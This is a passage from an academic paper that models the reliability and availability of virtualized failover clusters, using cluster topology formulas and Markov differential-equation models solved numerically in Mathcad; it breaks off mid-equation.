These virtualization mechanisms affect the reliability of a cluster system, which must be taken into account when substantiating the structure of the system, and organizing computing processes and disciplines for restoring and maintaining highly reliable cluster systems. Justification of the choice of design solutions for building highly reliable cluster systems should be based on modeling in assessing the reliability, availability, fault tolerance, and performance of implementations.

The purpose of the authors of the article is to build models of cluster systems that allow assessing the impact of the virtualization process on their reliability. The considered models are focused on substantiating the choice of the structure and discipline of servicing and restoring a cluster, taking into account the requirements for implemented applied tasks and virtualization mechanisms.

2. Theoretical background

In the era of cloud computing [7], fault tolerance is a crucial technology that enables non-stop and long-lasting services to achieve high availability. This is typically accomplished through the use of virtualization technology [8]. Achieving high performance in cloud computing requires fault tolerance to be a critical requirement [9]. Virtualization is a widely used strategy, especially in the field of cloud computing, to enhance existing computing resources. Nevertheless, ensuring the stability and reliability of virtualization has become a significant subject [10]. According to Xu et al. [2], fault tolerance has a significant impact on the performance criteria of virtual machine scheduling. With the growing demand for cloud computing infrastructure, availability and reliability have become increasingly crucial due to their importance as major features in real-time computing systems [11].

Virtualization has become the foundation of cloud computing, enabling the deployment of virtual machines for data dissemination and administration. In modern applications, data is often stored using polyglot persistence, which combines SQL and NoSQL data stores. However, since these services are customized for specific storage requirements, it may be necessary to aggregate them from several heterogeneous clouds or migrate data from one cloud to another. Data migration can be performed offline when the database is independent of the application or, alternatively, the application must be taken offline during the migration process [12].

Cloud Computing is a groundbreaking model that provides internet-based access to physical and application resources. These resources are virtualized and offered to users as a service through virtualization software. Nevertheless, virtual machine (VM) migration using virtualization technology can adversely affect cloud performance, making it a major concern. The uneven distribution of VMs during resource allocation and their frequent movement from one server to another can lead to increased energy consumption and network overhead [13, 14].

Cloud Computing is now extensively used for both personal and professional purposes [15]. Nevertheless, the widespread adoption and growth of cloud computing resources due to technological advancements have raised concerns about cloud service reliability and high energy consumption. In cloud computing, the primary challenges include ensuring data availability, backup replication, data efficiency, and reliability, as failures are frequently encountered during execution. Therefore, developing a fault tolerance technique is necessary to ensure reliability and availability while reducing energy consumption in the cloud. Currently, two primary fault-tolerant techniques exist – proactive and reactive fault tolerance [16]. To alleviate the resource burden on specific servers, the problem involves selecting one or more suitable virtual machines (VMs) for migration. Sivagami and Easwarakumar [17] introduce a new approach called Dynamic Fault Tolerant VM Migration that enforces reliability in cloud data center infrastructure through an advanced recovery mechanism for Virtual Network demand.

Placing virtual machines in highly reliable cloud applications is a challenging and crucial concern. To address this, the K-means clustering algorithm is utilized. Furthermore, the adaptive particle swarm optimization with the coyote optimization algorithm is employed to obtain the optimal cluster for virtual machine placement and reduce the challenge [18, 1]. Zhang et al. [19] establishes a model of initial placement for fault-tolerant virtual machines in star topological data centers of cloud systems, taking into account several factors such as the violation rate of service-level agreements, the remaining rate of resources, the rate of power consumption, the rate of failure, and the cost of fault tolerance. Fang et al. [20] developed a multi-factor real-time monitoring fault tolerance (MRMFT) model based on a GPU cluster to facilitate large-scale data processing.

Simultaneously, the continuously increasing demand for cloud resources results in service unavailability, which poses critical challenges such as cloud outages, violations of service-level agreements, and excessive power consumption [21]. Abdulhamid et al. [22] suggested a dynamic clustering league championship algorithm (DCLCA) scheduling technique that prioritizes fault tolerance awareness to tackle cloud task execution. This approach considers the currently available resources and minimizes the occurrence of untimely failure of autonomous tasks [22]. The growth of cloud usage has presented various challenges, including high energy consumption in Cloud Data Centers, security risks to Virtual Machines (VMs) due to co-residency with other risky VMs on the same Physical Machine, and Quality of Service (QoS) degradation caused by resource sharing. To address these issues, researchers have utilized Dynamic VM Consolidation to reduce energy consumption while minimizing QoS degradation. However, there are security concerns during data transmission when migrating VMs in a cloud environment. To solve this problem, Mangalagowri and Venkataraman [23] propose a Capability and Access Control

(CAC) service scheme based on Software Defined Networks (SDN). In cloud data centers, virtual machine replication is useful for achieving fault tolerance, load balancing, and rapid response to user requests [24].

3. Research methods

Summarizing the considered studies, it should be noted that the theory of reliability studies the patterns of failures of technical objects (which, in particular, include information, computer systems, and networks), methods, and models of reliability analysis and ensuring their stable operation under failure conditions. Reliability is understood as the property of an object to maintain the ability to perform the necessary functions over time under given modes and conditions of use, maintenance, storage, and transportation. In other words, the reliability of an object is its ability to do what is needed in time.

Information, computing, and info-communication systems and networks have the following features. First, the need to take into account the impact of processing, storage, and transmission processes on the ability to perform the necessary functions. These processes create delays that can lead to the failure of functions in the required period and, as a result, failures in the implementation of the necessary functions.

Secondly, the need to take into account in computer systems the impact on the reliability of the operation of software, the failures of which have certain specifics in traditional technical systems. This specificity is due to the manifestations in the functioning of the system of errors of algorithms or programs that were not detected during testing or take into account some rare events that are potentially possible during the operation of information computer systems such as software and hardware systems.

Thirdly, a certain dependence on the reliability of the information system on ensuring its information security. Violation of information protection can manifest itself in deterioration of working conditions, increase in load, integrity violation, in particular, loss or distortion of information, which can lead to failure to perform the necessary system functions, erroneous performance, or an increase in the time of permissible delays. Functioning in the conditions of a security breach can, in particular, manifest itself in the initialization of some processes not provided for during normal operation, which, in addition to failure to perform the necessary functions and violation of the stationary of operating modes, can lead to an increase in load, overheating of processors and, ultimately, to an increase in the failure rate.

One of the main components of reliability is fault tolerance. Fault tolerance is the ability of a system to keep functioning in case of failures. The potential for maintaining the fault tolerance of the system depends on the types, number, combinations of failures, and location. Computing systems are characterized by the requirements to ensure the operability (reliability) not only of their structure as a set of hardware and software resources (including redundant ones) but also of the computing process, in particular, if it is necessary to maintain its continuity in the face of failures, failures and external destructive effects of random or malicious nature. A feature of an information computer system is the need to consider it not only as a general technical object with requirements for structural and parametric reliability but also as an object that implements information and computing processes with the requirement of functional reliability.

In a redundant system, there are many able-bodied states, from which one initial state can be distinguished, characterized by the operability of all elements of the system and, accordingly, the best characteristics of the quality (efficiency) of functioning. For the accumulation of failures in fault-tolerant systems, the degradation of the efficiency and potential of the system to ensure reliability usually occurs.

The operational state, in which the current values of the parameters are at such a level that the failure of one element can lead to the failure of the system, is called the pre-failure state. In the sequence of states of a redundant system, between the initial state and the state before failure, there are usually one or more intermediate states. The number of failures of the elements that bring the system from the initial state to the pre-failure state characterizes the redundancy of the system and its resistance to failure. In the general case, systems have a complex combinatorial dependence of the number of failures sustained by the system during its degradation on the relative position of the failed elements.

Fault tolerance indicators should reflect the dynamics of maintaining efficiency in the event of one, two, or more element failures. Deterministic and probabilistic fault tolerance indicators are used. Deterministic indicators of stability failure: 1) d – the maximum number of element failures, under which the system's operability is guaranteed; 2) m – the maximum number of failures of elements, at which it is possible to maintain the system's operability. The maximum number of element failures, at which the system's operability is guaranteed d (this indicator is called d-reliability), corresponds to the minimum number of failures with the most unfortunate combination of element failures:

$$d = \min_i d_i \tag{1}$$

where d_i is the number of elements that failed during the transition from the initial (fully operational) state to the pre-failure state along the i-th path. Similarly

$$m = \max_i m_i \tag{2}$$

where m_i is the number of failures of elements during the transition to the state preceding the failure along the i-th path (each path can have several states preceding the failure).

A cluster is understood as a group of interconnected resources (servers, information storage devices, etc.), which is perceived by the user (query source) as a single resource. Clusters are created to achieve high availability, fault tolerance, and system performance based on the consolidation of resources. They can be created based on the same type or different types of resources (by parameters or functionality). In the first case, the cluster will be homogeneous, and in the second – heterogeneous. The joint work of cluster nodes is coordinated through a high-speed leased line or through a local network through which messages are exchanged. Clusters are distinguished between a server system without disk sharing and a server system with disk sharing.

An example of clusters when combining two servers is shown in figure 1.

When clustering a group of servers, there are options for organizing clusters with different redundancy. Options for combining servers and storage clusters are shown in figure 2.

In a fully permissive topology (figure 2, a), each storage device (disk array) is connected to only one cluster server. For the topology under consideration, while maintaining the fault




Figure 1: Clusters with merging of two servers into a system without disk sharing (a) and with disk sharing (b).

tolerance of the configuration after node failure, failure is possible when executing functional queries due to loss of calculation results. The organization of the computational process without losing the functional requests that were executed at the time of failure is, in principle, possible for this topology, but it is associated with a significant slowdown of the computational process when organizing periodic saving of intermediate results via the local network in other nodes.

The N+1 topology (figure 2, b) means that each storage device (disk array) is connected to two cluster nodes, with one redundant server connected to all storage devices. It is used to organize high-availability clusters if one node can be allocated for redundancy. This topology reduces the load on active nodes and ensures that a load of a failed node can be restored to the standby node without loss of quality. It maintains fault tolerance of any of the primary nodes while connecting a single redundant node. In the cluster pair topology (figure 2, c), nodes are grouped




Figure 2: Cluster topologies: a – topology with completely separate access; b – N+1 topology; c – topology of cluster pairs; d – topology with the full connection of servers and storage devices through switches.

in pairs, storage devices are attached to both nodes of the pair, and each node has access to all storage devices (disk arrays) of the pair. Thus, fault tolerance is maintained within cluster pairs. In a full-access topology, servers and storage devices are connected through switches (figure 2, d), the system can be expanded by adding additional servers and storage devices to the cluster without changing existing connections. This topology provides fault tolerance for all cluster resources, which is achieved by redistributing the execution of tasks of failed nodes between healthy nodes.

The probability of failure-free operation of the structures depicted in figure 2, with the same number n of servers and storage devices, provided that at least one server and its associated storage device must work in the system, is respectively found as

$$\begin{cases} P_1(t) = 1 - (1 - p_1(t)p_2(t))^n, \\ P_2(t) = p_1(t)(1 - p_2(t))^n + (1 - p_1(t))(1 - (1 - p_1(t)p_2(t))^{n-1}), \\ P_3(t) = (1 - (1 - p_1(t))^2(1 - p_2(t))^2)^{n/2}, \\ P_4(t) = 1 - (1 - p_1(t))^n(1 - p_2(t))^n(1 - p_3(t))^g, \end{cases} \tag{3}$$

where $p_1(t)$, $p_2(t)$, and $p_3(t)$ are the probabilities of failure-free operation of servers, devices, and switches, and g is the number of switches.

Permanent operation of the infrastructure is possible only if there is an exact copy of the existing server running similar processes and services. That is, if you create a replica after a hardware failure, it will take time, which means it will lead to downtime and interruptions in the provision of services.

Fault tolerance is implemented in hardware and software. Hardware development is a “bifurcation” of the host: in other words, all the components of the system are simply duplicated, and the calculations occur at once. Synchronization is ensured by the presence of a special node. The software method is used more often but has several limitations. For example, its deployment will require the presence of a processor, communication between individual virtual machines, etc.

The programmatic way to deploy a cluster is considered in our study.

4. Results and discussions

Consider a highly reliable cluster implemented with virtualization technology focused on maintaining the continuity of the service (computing process). A failover cluster in the simplest case consists of two physical servers (primary and backup) with high-speed network interfaces (figure 3). Each server has one local hard disk drive (HDD) connected via SATA or SAS interface. Both servers have a hypervisor, clustering software, and virtualization management installed on the HDD. A distributed storage system with synchronous data replication from the source server to the backup server is deployed on the local disks of the servers. The cluster is running a virtual machine in failover mode.




Figure 3: Fault-tolerant cluster structure.

The system assumes the launch of a shadow copy of the virtual machine on the backup server, which allows, after the failure of the main server, to continue the computing process on the virtual machine of the backup server without interruption. Support for the continuity of the computing process during automatic recovery after a failure (reconfiguration) requires constant synchronization of RAM and disk data, for which it is possible to use high-speed network adapters and second-level switches, for example, 10G Ethernet or InfiniBand; organizations on servers of a distributed storage system that supports synchronous replication of disk data from the primary to a backup server or a separate server for organizing an external storage system.

Let us consider the restoration of system resources that are lost as a result of failures, which is carried out immediately after a failure (provides for instantaneous detection of the occurrence of a failure using control, devices, and personnel ready to carry out repair work).

For fault-tolerant cluster systems, we take the non-stationary availability factor K and the non-stationary availability function $K(t)$ as the reliability indicator. Non-stationary availability factor – the possibility that the system at a certain point in time is ready to perform the necessary functions (is working). It characterizes the readiness of the object to perform the necessary function at an arbitrary time t, which is close enough to the moment of a fixed change in the state of the system (before the operation, after prevention, testing, reconfiguration, or recovery). A non-stationary availability factor is applied when the stationary mode, in which the probability of states depends on time, has not yet been established. In general, these indicators depend on the failure and recovery rates of the system elements, the time of its continuous operation, and the type and frequency of redundancy.

$$K(t) \cong \frac{\mu}{\lambda+\mu} + \frac{\lambda}{\lambda+\mu} \cdot \exp[-t \cdot (\lambda+\mu)] \tag{4}$$

where $K(t) = P_0(t)$.

$$K = \lim_{t\to\infty} K(t) = \frac{\mu}{\lambda+\mu} = \frac{1}{1+\sum\limits_{i=1}^{n} \frac{\lambda_i}{\mu_i}} \tag{5}$$

where n is the number of elements of the non-redundant system, λ_i, μ_i are the corresponding failure and restoration rates of the element of the i-th type and $i = 1, 2, ..., n$; $\lambda = \sum\limits_{i=1}^{n} \lambda_i$ – system failure rate. System update rate is

$$\mu = \frac{\lambda}{\sum\limits_{i=1}^{n} \frac{\lambda_i}{\mu_i}} = \frac{\sum\limits_{i=1}^{n} \lambda_i}{\sum\limits_{i=1}^{n} \frac{\lambda_i}{\mu_i}} \tag{6}$$

The above dependencies indicate that the higher the coefficient and the readiness function, the lower the ratio $\frac{\lambda_i}{\mu_i}$.

Dynamic models are used to calculate the fault tolerance characteristics of complex systems. If the behavior of the system can be described by a Markov action, the mathematical model of the reliability of such a system is a system of differential equations. When studying the functioning of recoverable systems under the Poisson law of distribution of failure and restoration flows (the intensity of the failure flow $\lambda(t)$ and the restoration intensity $\mu(t)$ are constants), the mathematical model of such a system is a system of ordinary differential equations. The system of ordinary differential equations can be solved analytically or numerically.

Consider the case when the failure rate (t) is a function of time. Figure 4 shows the Markov graph of the restored element, the mathematical model of which is a system of nonlinear differential equations.




Figure 4: Markov graph of a fault-tolerant element.

If you build Markov models of system fault tolerance, consisting of several renewable elements, then the state space of the model will increase. The system of differential equations with respect to $P_i(t)$ $(i = 1, 2, ..., n)$ will have the general form

$$\begin{cases} P_1'(t) = -P_1(t)\sum\lambda_{1i}(t) + \sum P_i(t)\lambda_{i1}(t), \\ \dots \\ P_k'(t) = -P_k(t)\sum\lambda_{ki}(t) + \sum P_i(t)\lambda_{ik}(t), \\ \dots \\ P_n'(t) = -P_n(t)\sum\lambda_{ni}(t) + \sum P_i(t)\lambda_{in}(t), \end{cases} \tag{7}$$

where the first sum on the right side of the equation contains the intensity of transitions from the current state k, and the second sum is the intensity of transitions to state k; transitions corresponding to failures have time-dependent coefficients; transitions corresponding to the restoration of working capacity are constants.

In the general case, it is difficult to obtain an analytical solution to a system of nonlinear differential equations; therefore, it is advisable to use numerous methods for solving. For example, Mathcad has a built-in function $rkfixed$, which is considered basic and implements the fourth-order Runge-Kutta method with a fixed step. This function is designed to solve systems of first-order differential equations

$$\begin{aligned} y_1' &= f_1(x, y_1, y_2, ..., y_n), \\ y_2' &= f_2(x, y_1, y_2, ..., y_n), \\ &\dots \\ y_n' &= f_n(x, y_1, y_2, ..., y_n), \end{aligned} \tag{8}$$

The function $rkfixed(y, x_1, x_2, npoints, D)$ returns a matrix of $1 + npoints$ rows, in which the first column contains the solution, and the other columns contain the solution and its first $n - 1$ derivatives.

Function arguments are:


y is the vector of initial values (n elements);

x_1 and x_2 are the limits of the interval on which we are looking for a solution;

$npoints$ – the number of points inside the interval (x_1, x_2) in which we are looking for a solution. They are chosen from the condition of obtaining the desired accuracy of numerical integration;

D is a vector of n elements – the first derivatives of the desired function.

As an example, consider the solution of a system of differential equations for finding the non-stationary availability factor of a duplicated system. On it, column 0 corresponds to time $(t = Z_n, 0)$, and the subsequent columns are the probabilities of states depending on time (figure 5). Also shown is a plot of the non-stationary availability factor (availability function) versus time.



$\lambda1 := 10^{-3}$ $\mu1 := 1$

$\lambda2 := 0.5 \times 10^{-3}$ $\mu2 := 1.5$

$$P := \begin{pmatrix} 1 \\ 0 \\ 0 \\ 0 \end{pmatrix} \qquad D(t,P) := \begin{pmatrix} -\lambda1 \cdot P_0 - \lambda2 \cdot P_0 + \mu1 \cdot P_1 + \mu2 \cdot P_2 \\ -\mu1 \cdot P_1 + \lambda1 \cdot P_0 - \lambda2 \cdot P_1 \\ \lambda2 \cdot P_0 + \mu1 \cdot P_3 - \mu2 \cdot P_2 - \lambda1 \cdot P_2 \\ \lambda2 \cdot P_1 + \lambda1 \cdot P_2 - \mu1 \cdot P_3 \end{pmatrix}$$

$Z := \mathrm{rkfixed}(P, 0, 100, 1000, D)$ $n := 0 .. 1000$

Z =

	0	1	2	3	4
0	0	1	0	0	0
1	0.1	0.99986	$9.51532 \cdot 10^{-5}$	$4.64249 \cdot 10^{-5}$	$4.64081 \cdot 10^{-9}$
2	0.2	0.99973	$1.81234 \cdot 10^{-4}$	$8.63739 \cdot 10^{-5}$	$1.72413 \cdot 10^{-8}$
3	0.3	0.99962	$2.59109 \cdot 10^{-4}$	$1.20751 \cdot 10^{-4}$	$3.60622 \cdot 10^{-8}$
4	0.4	0.99952	$3.29559 \cdot 10^{-4}$	$1.50333 \cdot 10^{-4}$	$5.96487 \cdot 10^{-8}$
5	0.5	0.99943	$3.93292 \cdot 10^{-4}$	$1.75791 \cdot 10^{-4}$	$8.67882 \cdot 10^{-8}$
6	0.6	0.99935	$4.5095 \cdot 10^{-4}$	$1.97699 \cdot 10^{-4}$	$1.16475 \cdot 10^{-7}$
7	0.7	0.99928	$5.03111 \cdot 10^{-4}$	$2.16553 \cdot 10^{-4}$	...

Figure 5: Mathcad worksheet with the results of solving a system of differential equations, which is a mathematical model of the reliability of a duplicated system consisting of elements 0, 1, 2, and 3.

Let us build a Markov model of the reliability of a failover cluster with online recovery, taking into account the implementation of mechanisms for moving a virtual machine. The state and transition diagram of a failover cluster with online recovery when implementing virtual machine movement is shown in figure 6. In the figure, the healthy states of the cluster (healthy states without failed nodes) are indicated by vertices circled with a solid line; repairman – thick solid line. The “VM” mark at the top of the graphs indicates the server on which the virtual machine with the virtual service is currently running. The top crossed out with two lines means the failure of the node, with one line – the state of the node in which it is currently not functioning and, accordingly, does not fail.

The diagram shows the failure rates $(\lambda_0, \lambda_1, \lambda_2)$ and updates (μ_0, μ_1, μ_2) of the server, disk, and switch, respectively. The intensity of updating (synchronization of the distributed storage system), including the introduction of an up-to-date replica of data on the restored disk – μ_3. The intensity of restoring a virtual machine after an automatic restart, which includes starting a virtual machine on a standby server and loading a user program on it – μ_4.




Figure 6: A fault-tolerant cluster state and transition diagram with online recovery that reflects the mechanisms of virtual machine virtualization and migration.

To find the state probabilities from the given state and transition diagrams, systems of algebraic equations are compiled when estimating the stationary availability factor or differential equations when estimating the non-stationary availability factor. We write the system of differential equations according to the state and transition diagram (figure 6) as follows:

$$
\begin{cases}
P_0'(t) = -(2\lambda_0 + \lambda_2 + 2\lambda_1)P_0(t) + \mu_3 P_4(t), \\
P_1'(t) = -(\lambda_1 + \lambda_0 + \mu_0)P_1(t) + \lambda_0 P_4(t) + 2\lambda_0 P_0(t) + \mu_4 P_{11}(t) + \mu_0 P_6(t), \\
P_2'(t) = -(\lambda_1 + \lambda_0 + \mu_2)P_2(t) + \mu_1 P_7(t) + \mu_0 P_8(t) + \lambda_2 P_4(t) + \lambda_2 P_0(t), \\
P_3'(t) = -(\lambda_1 + \lambda_0 + \mu_1)P_3(t) + \mu_1 P_9(t) + \mu_0 P_{10}(t) + \mu_4 P_{12}(t) + \mu_0 P_5(t) + \\
+\lambda_1 P_4(t) + 2\lambda_1 P_0(t), \\
P_4'(t) = -(\lambda_1 + \lambda_0 + \lambda_2 + \mu_3 + \lambda_1 + \lambda_0)P_4(t) + \mu_0 P_1(t) + \mu_2 P_2(t) + \mu_1 P_3(t), \\
P_5'(t) = -\mu_0 P_5(t) + \lambda_1 P_1(t) + \lambda_1 P_{11}(t), \\
P_6'(t) = -\mu_0 P_6(t) + \lambda_0 P_1(t) + \lambda_1 P_0(t), \\
P_7'(t) = -\mu_1 P_7(t) + \lambda_1 P_2(t), \\
P_8'(t) = -\mu_0 P_8(t) + \lambda_0 P_2(t), \\
P_9'(t) = -\mu_0 P_9(t) + \lambda_1 P_3(t) + \lambda_1 P_{12}(t), \\
P_{10}'(t) = -\mu_0 P_{10}(t) + \lambda_0 P_3(t) + \lambda_0 P_{12}(t), \\
P_{11}'(t) = -\mu_4 P_1 1(t) + \lambda_0 P_4(t), \\
P_{12}'(t) = -\mu_4 P_1 2(t) + \lambda_1 P_4(t),
